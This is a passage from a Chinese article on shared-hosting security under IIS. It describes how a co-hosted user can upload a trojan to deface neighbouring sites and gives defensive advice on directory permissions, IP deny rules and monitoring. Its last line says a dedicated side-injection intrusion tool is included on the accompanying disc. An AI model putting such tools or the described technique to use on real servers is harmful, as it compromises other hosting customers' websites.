
目前有很多的脚本都有可能导致安全隐患，因此在设定IIS中网站的目录权限时，要严格限制执行、写入等权限。比如，只要是服务器中的一个虚拟空间的用户，攻击者就可以把木马传上去，如果目录权限设置不严格，这个用户只要输入相应的目录，木马程序就可以完成文件的COPY、MOVE和执行程序了。甚至，他可以把网站的首页MOVE到其它地方，然后再复制一个同名的黑客网页进去就行了。所以，如果哪些提供虚拟空间的服务商没有打补丁的话，那真是死定了。根据实践来看，中国很多的虚拟空间服务商，特别是一些小型的服务商都没有打补丁，也就造成了旁注泛滥的状况。因此，对于空间服务商来说，必须对各个目录的用户权限进行严格的设置。

以IIS目录为例，管理员可以设置拒绝特定的IP地址、子网甚至是域名来访问服务器。此外，还可以选择WhosOn软件(http://www.softsea.net/soft/105910.htm)，它能够让管理员了解哪些IP地址正在试图访问服务器上的特定文件。如果管理员发现一个攻击者正在试图访问服务器上的cmd.exe，可以选择拒绝这个用户访问Web服务器。

实际安全防范中，无论是空间服务商还是空间用户，都必须时刻注意可能出现的问题。从本文的分析来看，仅仅保证自己的程序安全还是远远不够的，如果和自己“在一条船上”的用户程序出现问题，或者空间管理员出现失误，都可能导致网站被攻击。因此，我们必须从更大范围来考虑并加强网站系统的安全，从而打造一个更加安全的防范体系。

（本文所涉及的相关工具：旁注入侵专用程序v3.2，光盘中有收录。）